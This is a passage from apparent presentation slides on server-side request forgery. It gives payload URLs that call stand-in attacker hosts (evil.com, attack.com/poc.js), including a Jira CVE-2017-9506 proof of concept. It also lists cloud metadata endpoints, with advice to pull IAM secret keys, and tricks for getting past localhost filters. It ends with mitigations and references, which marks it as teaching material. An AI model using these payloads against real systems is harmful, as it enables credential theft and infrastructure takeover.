- **FTP / TFTP** (Trivial File Transfer Protocol, works over UDP)
  - <http://ssrf.php?url=tftp://evil.com:12346/TESTUDPPACKET>

# Atlassian Jira SSRF (CVE-2017-9506)

---

- The IconUriServlet of the Atlassian OAuth Plugin from suffers from SSRF.
- (Poc)  
<https://bugtrack.redacted.com/plugins/servlet/oauth/users/icon-uri?consumerUri=http://attack.com/poc.js>
- (Tool)  
<https://github.com/random-robbie/Jira-Scan>



# SSRF AND CLOUD METADATA – Make credentials rain!

---

- **AWS**

- `http://169.254.169.254/metadata/v1/*`

- **Google Cloud**

- `http://metadata.google.internal/computeMetadata/v1/*`

- **DigitalOcean**

- `http://169.254.169.254/metadata/v1/*`

- **Docker**

- `http://127.0.0.1:2375/v1.24/containers/json`

- **Kubernetes ETCD**

- `http://127.0.0.1:2379/v2/keys/`

- **Alibaba Cloud**

- `http://100.100.100.200/latest/meta-data/*`

- **Microsoft Azure**

- `http://169.254.169.254/metadata/v1/*`

- If you are able to determine the underlying cloud infrastructure you should try navigating to the mentioned URL's.
- Look to grab the Auth keys , private address, hostname, public keys, subnet ids, and more from the exposed API.
- Pull the **IAM role** secret keys, it will give you API access to that AWS account and control over the infrastructure.

# SSRF to RCE DEMO

# Some Tricks of bypassing the SSRF filters

---

- Some applications block input containing hostnames like 127.0.0.1 and localhost.
- Using an alternative IP representation of 127.0.0.1, such as
  - `http://[::]` - Bypass localhost with `[::]`
  - <http://0000::1>
  - <http://spoofed.burpcollaborator.net> / <http://localtest.me>
  - <http://2130706433/> - IP decimal notation
  - [http://\[0:0:0:0:0:ffff:127.0.0.1\]](http://[0:0:0:0:0:ffff:127.0.0.1]) – IPV6 instead of IPV4
  - <http://127.1> – By dropping Zeros
- In some cases where direct access to the resource is not possible and in that case you can bypass this implementation by registering your own domain name that redirects to 127.0.0.1. You can host a redirect script on your controlled domain for this purpose or use some publicly available services such as (<https://readme.localtest.me/>)

# MITIGATION

---

- Whitelist & DNS resolution vs Blacklist
- Disable unused URL schemas: file:///, dict://, ftp:// and gopher://
- Authentication on internal services



# QUESTIONS?

# References

---

- <https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf>
- <https://portswigger.net/web-security/ssrf>
- <https://github.com/swisskyrepo/SSRFmap>
- [https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server Side Request Forgery](https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Request%20Forgery)
- <https://github.com/random-robbie/Jira-Scan>